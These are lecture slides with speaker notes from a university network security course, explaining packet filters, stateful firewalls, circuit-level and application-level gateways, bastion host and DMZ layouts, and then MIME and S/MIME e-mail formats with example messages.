- Packet filter
  - Simplest component
    - ▶ Router analyses each incoming and outgoing IP packet
    - ▶ Decides, based on filter rules, which packets are accepted, and which ones are blocked



61

- **Filter rules based on information in IP packet**
  - Source IP address
  - Destination IP address
  - (Source/destination) address at transport level
    - ▶ TCP or UDP port (defines applications such as HTTP or SMTP)
  - Transport protocol used
  - Router interface where packet arrives or is sent to
- **Possible default policy for filter rules (“forward policy”)**
  - “**Block**”/“**discard**”
    - ▶ What isn’t explicitly authorised, is forbidden
      - ✓ More prudent...
      - ✓ ...but less user friendly
      - ✓ Progressively setting up list of authorised services
  - “**Allow**”/“**forward**”
    - ▶ What isn’t explicitly forbidden, is authorised

**Creating filter rules for a packet filter has been compared to programming in assembler: you have unlimited freedom but at great implementation costs**

62

- **Advantages**
  - Basic security
  - Simple, fast, and relatively cheap
  - (Reasonably) transparent to applications and users
  - Non-cryptographic (and thus no key management)
- **Drawbacks**
  - No protection against attacks at the application level
    - ▶ All instructions for some application are authorised if the application is authorised
  - No (strong) user authentication
    - ▶ Unless combined with IPsec (AH protocol)
  - Configuration errors are quite common

63

## ■ Issues

### ● Risk of IP spoofing

- ▶ Cause firewall to believe packet originates from authorised network
- ▶ Can be averted by blocking incoming packets with an IP address from local network
  - ✓ Only possible if external networks can be denied access
- ▶ Can be prevented using IPsec

### ● Fragmentation attack

- ▶ Split IP packet in very small fragments, causing TCP header information to be contained in next IP packet
- ▶ To be prevented by blocking such tiny packets

64

## ■ Improvement: “stateful inspection”

### ● Tracks connections

- ▶ Dynamic table of active connections
  - ✓ addresses, ports, sequence number, etc.
- ▶ Automatic timeouts

### ● Automatically allows future packets of the same flow

## ■ Advantages

### ● No need to manually specify new rules

- ▶ Only outbound rules need to be defined
- ▶ If outbound connection is permitted, inbound traffic corresponding to the same flow is automatically allowed
  - ✓ Even on different port numbers

### ● Computationally less expensive

- ▶ No deep packet inspection required

## ■ Disadvantages

### ● Not so easy for non-TCP traffic

- ▶ Pings, UDP, ...

65

Pure packet filters do not keep track of traffic and have no memory of previous packets which makes them vulnerable to spoofing attacks. Such a firewall has no way of knowing if any given packet is part of an existing connection, is trying to establish a new connection, or is just a rogue packet. In contrast, a stateful firewall (any firewall that performs stateful packet inspection (SPI) or stateful inspection) is a firewall that keeps track of the state of network connections (such as TCP streams, UDP communication) traveling across it. The firewall is programmed to distinguish legitimate packets for different types of connections. Only packets matching a known active connection will be allowed by the firewall; others will be rejected.

The classic example of a network operation that may fail with a stateless firewall is the File Transfer Protocol (FTP). By design, such protocols need to be able to open connections to arbitrary high ports to function properly. Since a stateless firewall has no way of knowing that the packet destined to the protected network (to some host's destination port 4970, for example) is part of a legitimate FTP session, it will drop the packet. Stateful firewalls with application inspection solve this problem by maintaining a table of open connections, inspecting the payload of some packets and intelligently associating new connection requests with existing legitimate connections. A stateful firewall keeps track of the state of network connections (such as TCP streams or UDP communication) and is able to hold significant attributes of each connection in memory. These attributes are collectively known as the state of the connection and may include such details as the IP addresses and ports involved in the connection and the sequence numbers of the packets traversing the connection. Stateful inspection monitors incoming and outgoing packets over time, as well as the state of the connection, and stores the data in dynamic state tables. This cumulative data is evaluated, so that filtering decisions would not only be based on administrator-defined rules, but also on context that has been built by previous connections as well as previous packets belonging to the same connection.


Depending on the connection protocol, maintaining a connection's state is more or less complex for the firewall. For example, TCP is inherently a stateful protocol as connections are established with a three-way handshake ("SYN, SYN-ACK, ACK") and ended with a "FIN, ACK" exchange. This means that all packets with "SYN" in their header received by the firewall are interpreted to open new connections. If the service requested by the client is available on the server, it will respond with a "SYN-ACK" packet which the firewall will also track. Once the firewall then receives the client's "ACK" response, it transfers the connection to the "ESTABLISHED" state as the connection has been authenticated bidirectionally. This allows tracking of future packets through the established connection. Simultaneously, the firewall drops all packets which are not associated with an existing connection recorded in its state table (or "SYN" packets), preventing unsolicited connections with the protected machine. Other connection protocols, namely UDP and ICMP, are not based on bidirectional connections like TCP, making a stateful firewall somewhat less secure. In order to track a connection state in these cases, a firewall must transfer sessions to the ESTABLISHED state after seeing the first valid packet. It can then only track the connection through addresses and ports of the following packets' source and destination. Unlike TCP connections, which can be closed by a "FIN, ACK" exchange, these connectionless protocols allow a session to end only by time-out.

By keeping track of the connection state, stateful firewalls provide added efficiency in terms of packet inspection. This is because for existing connections the firewall need only check the state table, instead of checking the packet against the firewall's rule set, which can be extensive. Additionally, in the case of a match with the state table, the firewall does not need to perform deep packet inspection.

- Network model
- Secure configuration of devices
- Exchanging keys
- Secure networking protocols
- **Firewalls**
  - Packet filter
  - **Circuit-level gateway**
  - Application -level gateway (aka proxy)

66

- **Circuit level gateway**
  - Operates as a relay at TCP level
    - ▶ Or occasionally also at UDP level



67

A circuit level gateway can also be considered more or less as a proxy-server for TCP.

- 1) The gateway receives a request from the client to set up a TCP connection.
- 2) The gateway takes care of the client authentication and required authorisation
- 3) The gateway sets up a TCP connection with the server in name of the client

After this TCP connection setup the gateway will transmit the data from the internal TCP connection to the external TCP connection (and vice versa).

## ■ Advantages

- Gateway doesn't need to know the application
- Generic as concerns the applications used
- Suitable to allow authenticated traffic through a firewall
- Can be combined with proxy servers (see later)
  - ▶ Especially for applications for which there is no proxy server

## ■ Drawbacks

- Unable to intercept application specific threats
  - ▶ E.g. Java applets, ActiveX, SQL injection, etc.

68

## ■ SOCKS


- Best known example of circuit level gateway
- Requires a few modifications to client software or TCP/IP stack
  - ▶ In order to support SOCKS specific calls
  - ▶ Adding SOCKS -library to client software
  - ▶ Commonly used Web browsers are SOCKS compliant
- Used for dynamic SSH port forwarding

69

- Network model
- Secure configuration of devices
- Exchanging keys
- Secure networking protocols
- Firewalls
  - Packet filter
  - Circuit-level gateway
  - Application -level gateway (aka proxy)

70

- Application level gateway aka proxy



71

The third type of firewall is also called an application level gateway or “proxy”. In contrast to previous options, a proxy is application specific and inspects application level packets (e.g. HTTP, SMTP, FTP, etc.). Traffic for these applications is only possible via the proxy. The proxy has access to the complete protocol specifics and can analyze all packet contents.

Sequence:

- The internal user requests a service from the proxy
- The proxy verifies and validates the request (and may also take care of client authentication)
  - Depending on the authentication, the proxy might not support certain parts of the service
  - The client authentication by the proxy can also be outsourced to an authentication server (e.g. RADIUS-server). This is even a desirable solution, as critical authentication information will no longer be found at the firewall itself.
- The proxy forwards the request outward and returns the result to user



## ■ Advantages

- **More secure than packet filters or circuit level gateways**
  - ▶ Not restricted to information within IP packets
    - ✓ Access to the complete application protocol
  - ▶ Limited number of (authorised) applications to be investigated
    - ✓ Other applications can be blocked by default
  - ▶ Much easier to implement auditing/logging

## ■ Drawbacks

- **Requires modifications of user procedures:**
  - ▶ First login at proxy server, only thereafter at final destination
  - ▶ Or application modifications (rare)
- **Specific for 1 application (FTP, HTTP, etc.)**
- **Much more processing per connection**
  - ▶ Double connection
- **Not all services support proxies easily**
  - ▶ Impossible when protocol specification is unknown, which may happen with proprietary software

72


A simple example a possible application of a proxy server, for which a circuit level gateway or a packet filter would come short, is the following. Suppose that for an (anonymous) FTP-server (within the local network) one wants to allow both internal and external users to upload files on the server, but that only internal users may read these files. In this case a proxy-server may allow the PUT-instruction to pass the proxy, but will block the GET-instruction for all traffic that crosses the firewall perimeter. Another situation where a proxy may be advantageous is in blocking distributed software (e.g. web services), which is typically not blocked by a packet filter (TCP port 80 of HTTP).

## ■ Bastion

- **Critical for security within network perimeter**
  - ▶ Exposed to external attacks
  - ▶ Typically used as gateway to the system
- **Desirable properties**
  - ▶ Secure OS version
  - ▶ Only essential services are installed
    - ✓ Proxy applications (DNS, FTP, SMTP, user authentication, etc.)
    - ✓ Only minimally necessary set of instructions of applications is implemented
  - ▶ Possibility to use strong authentication for access to proxy services
- **For sufficiently large systems**
  - ▶ Firewall is more than 1 single device (packet filter or gateway)
  - ▶ Combination of several elements
  - ▶ Some basic configurations in the following slides


73

A Bastion host is a special purpose computer on a network specifically designed and configured to withstand attacks. The computer generally hosts a single application, for example a proxy server, and all other services are removed or limited to reduce the threat to the computer. It is hardened in this manner primarily due to its location and purpose, which is either on the outside of the firewall or in the DMZ and usually involves access from untrusted networks or computers.



74

A multi-homed host has more than 1 network interface, allowing to separate network parts, in this case between the external and the internal network.




75

This is a more realistic approach of a dual-homed firewall. Three elements in this firewall system: external and internal packet filter, and bastion.

There is a (external) packet filter between the Internet and the bastion, and also a (internal) packet filter between the bastion and the protected network. The external packet filter only allows traffic between the Internet and the bastion (and no direct communication between the protected network and the Internet). The internal packet filter causes the protected network to be able to access the outside only through the bastion.


This configuration is simple and very secure, but not very flexible:

- 1) The bastion can be a limiting network performance factor as it has to handle all incoming and outgoing traffic.
- 2) If the bastion fails, connection to the outside is lost ("single point of failure").
- 3) Application protocols without proxy support are not allowed.



76

In this situation an external subnetwork and an internal subnetwork are created. The external subnetwork is typically adequate to host some non-critical services, such as a public webserver or access servers for other networks (e.g. wireless access points).




77

Two elements in firewall system: packet filter and bastion.

The packet filter is configured to allow only IP packets from the Internet to the bastion, and for packets originating from the protected network, only IP packets from the bastion to the outside.

The function of the bastion is to provide authentication and the proxy-functions.

For some (presumed secure) applications (e.g. the access to a public web server, but also IPsec traffic) it may be allowed to bypass the bastion and to authorise direct communication with some part of the protected network. The flexibility of this configuration is therefore much larger, but the degree of security is potentially lower (as it is possible to bypass the bastion for some part of the traffic).



78

Three elements in firewall system: external and internal packet filter, and bastion.

There is a (external) packet filter between the Internet and the bastion, and also a (internal) packet filter between the bastion and the protected network. An isolated subnetwork is thus created (which is screened by the bastion), which may also contain public information servers (this is also the zone where wireless access points are best located). Traffic from the Internet to the subnetwork and from the protected network to the subnetwork may be enabled, but any direct traffic between the Internet and the protected network will be blocked by the packet filters. The presence of the internal packet filter improves the protection compared to the situation in a “screened host firewall”.

This is a configuration offering both a decent degree of protection and sufficient flexibility. Here too, it is possible to authorise for certain “secure” applications a direct communication between the protected network and the internet, without having to use the bastion).

The subnetwork is sometimes also called the “demilitarised zone” (in short DMZ).




## Network and Computer Security

### Chapter 5 – Software and system security

Prof. dr. ir. Eli De Poorter

© Eli De Poorter

## Application layer security



Until now, we had generally considered threats on the communication channel. Most of the time, these can be thwarted using adequate cryptographic techniques (or firewalls). It was each time assumed the computer or the system on which cryptographic computations are performed is shielded from the action of the attacker. Here, we shall consider threats which are active on the end systems themselves.

The main advantages of application layer security are the following:

- The messages are secure over the complete information channel
- Protection against intruders is only required at end points (e.g. the client and server)
- Secure storage of the exchanged information is possible

The main drawback of application level security is that it is less transparent for end users and often requires more interaction from the user (configuration, set-up, maintenance, etc.).

## ■ Secure applications

- E-mail
    - ▶ S/MIME
  - Web applications
- ## ■ Secure software
- ## ■ Secure systems

3

## ■ MIME

- Multipurpose Internet Mail Extensions
- Format for e-mail contents
- Meant to address limitations of
  - ▶ RFC 822: standard basic format for e-mail text
  - ▶ SMTP (Simple Mail Transfer Protocol): standard protocol for e-mail transfer

## ■ S/MIME

- Secure Multipurpose Internet Mail Extension
- Extension of standard MIME format for e-mail
  - ▶ Adding security elements
- Based on RSA Data Security technology

4

## ■ Example:



5

An FRC 822 message consists of several header lines using the format <keyword>: <arguments>. Long lines may be broken up into several lines. Afterwards, the unrestricted text ("body") follows, separated from the headers by a blank line.

## ■ Issues with SMTP/RFC 822

- **Only supports 7-bit ASCII**
- **Transfer of binary files**
  - ▶ Requires an adhoc conversion to text (e.g. UUencode in Unix)
- **Non-standard implementations of SMTP**
  - ▶ Cause modifications in transmitted messages
- **No support for multipart messages**
- **Some servers**
  - ▶ reject messages over a certain size
  - ▶ delete, add, or reorder CR and LF characters
  - ▶ truncate or wrap lines longer than 76 characters
  - ▶ remove trailing white space (tabs and spaces)
  - ▶ pad lines in a message to the same length
  - ▶ convert tab characters into multiple spaces

## ■ MIME's objective: tackling these issues while maintaining compatibility with RFC-822 implementations

6

Multipurpose Internet Mail Extensions (MIME) is an Internet standard that extends the format of email to support:

- Text in character sets other than ASCII
- Non-text attachments: audio, video, images, application programs etc.
- Message bodies with multiple parts
- Header information in non-ASCII character sets

## ■ MIME specification

- **Defines 5 new header fields**
  - ▶ To be included in header for RFC 822
  - ▶ Contain information about message body
- **Defines several content formats**
  - ▶ Supporting multimedia e -mail
- **Defines transfer encodings**
  - ▶ Allow conversion to format that won't be altered by e -mail transfer system

7

## ■ 5 new header fields

- **MIME-Version :** 1.0
- **Content-Type :**
  - ▶ description of content
  - ▶ receiving agent can pick an appropriate method to represent the content
- **Content-Transfer-Encoding :**
  - ▶ type of transformation used to represent the body in a way acceptable for e-mail transfer
- **Content-ID**
- **Content-Description**
  - ▶ description of the object in the body of the message
  - ▶ useful when content is not readable (e.g., audio data)

8

## ■ MIME Content-Types (type/subtype)

- **text/plain:**
  - ▶ Plain text (ASCII or ISO 8559)
- **image/jpeg, image/gif**
- **video/mpeg**
- **audio/basic**
- **text/enriched**
- **multipart/mixed :**
  - ▶ Parameter boundary="..." (separation of different parts of e-mail)
- **application/octet-stream:**
  - ▶ General binary data (8 bit bytes instead of 7 bit characters)
- **application/postscript, application/octet-stream**
- **multipart/mixed, multipart/parallel, multipart/alternative, multipart/digest** (each part is message/rfc822)
- **message/rfc822, message/partial, message/external-body**

9

## ■ 7bit

- **short lines of ASCII characters**

## ■ 8bit

- **short lines of non-ASCII characters**

## ■ binary

- **non-ASCII characters**
- **lines are not necessarily short**

## ■ quoted-printable

- **non-ASCII characters are converted into hexa numbers (e.g., =EF)**

## ■ base64 (radix 64)

- **3 8-bit blocks into 4 6-bit blocks**

## ■ x-token

- **non-standard encoding**

10



## MIME – Example



```
From: Peter.Janssens@UGent.be
To: eli.depoorter@UGent.be
Subject: Administration software
Mime-Version: 1.0
Content-Type: multipart/mixed; boundary= "=_next_part_785819629_=_

--=_next_part_785819629_=
Content-Type: text/plain; charset=US-ASCII
Dear Madam, dear Sir...

--=_next_part_785819629_=
Content-Type: application/document
Name=hello.docx
Content-Disposition: attachment
Filename="hello.docx"
Content-Transfer-Encoding: base64
...
--=_next_part_785819629_=--
```

11



## MIME – Example



```
MIME-Version: 1.0
From: Nathaniel Borenstein <nsb@nsb.fv.com>
To: Ned Freed <ned@innosoft.com>
Date: Fri, 07 Oct 2018 16:15:05-0700 (PDT)
Subject: A multipart example
Content-Type: multipart/mixed; boundary=uniqueboundary1

This is the preamble area of a multipart message. Mail readers that understand multipart format should ignore this
preamble. If you are reading this text you might want to consider changing to a mail reader that understands how
to properly display multipart messages.

--uniqueboundary1
Content-type: text/plain; charset=USASCII

... Some text ...

--uniqueboundary1
Content-Type: multipart/parallel; boundary=uniqueboundary2

--uniqueboundary2
Content-Type: audio/basic
Content-Transfer-Encoding: base64

... base64-encoded 8000 Hz singlechannel mu-law-format audio data goes here ...

--uniqueboundary2
Content-Type: image/jpeg
Content-Transfer-Encoding: base64

... base64-encoded image data goes here ...

--uniqueboundary2--
```

12

```
--unique-boundary1
Content-type: text/enriched

This is <b><i>enriched.</i></b><s>as defined in RFC 1896</s>
Isn't it <b><i>cool?</i></b>

--unique-boundary1
Content-Type: message/rfc822

From: (mailbox in USASCII)
To: (address in USASCII)
Subject: (subject in USASCII)
Content-Type: Text/plain; charset=ISO-8859-1
Content-Transfer-Encoding: Quotedprintable

... Additional text in ISO8859-1 goes here ...

--unique-boundary1--
```

13

### ■ S/MIME-functies

- **Enveloped data** [application/pkcs7-mime; smime-type = enveloped-data]
  - ▶ encrypted contents and encrypted keys for 1 or more receivers
- **Signed data** [application/pkcs7-mime; smime-type = signed-data]
  - ▶ standard digital signature (“hash and sign”)
  - ▶ contents and signature encoded in base64
- **Clear-signed data** [multipart/signed]
  - ▶ standard digital signature (“hash and sign”)
  - ▶ only the signature is encoded using base64
    - ✓ recipient without S/MIME capability can read the message but cannot verify the signature
- **Signed and enveloped data:**
  - ▶ combination of both encryption and digital signature
  - ▶ signed and encrypted entities may be nested in any order

14

The difference between “signed data” and “clear-signed data” is that a receiver which doesn’t support S/MIME functionality will only be able to understand the latter kind of messages.

The function “Enveloped data” achieves confidentiality, while the functions “Signed data” and “Clear-signed data” achieve authentication and (partial) data integrity. The function “Signed and enveloped data” allows to achieve both security services.



## ■ S/MIME: supported algorithms

- **Hash function**
  - ▶ SHA-256 (MUST), SHA-1 (SHOULD-), MD5 (SHOULD-)
- **Signature scheme**
  - ▶ RSA(MUST), DSA(SHOULD+), RSA -PSS (SHOULD+)
- **Key exchange**
  - ▶ RSA(MUST), RSA-OAEP (SHOULD+), DH (SHOULD-),
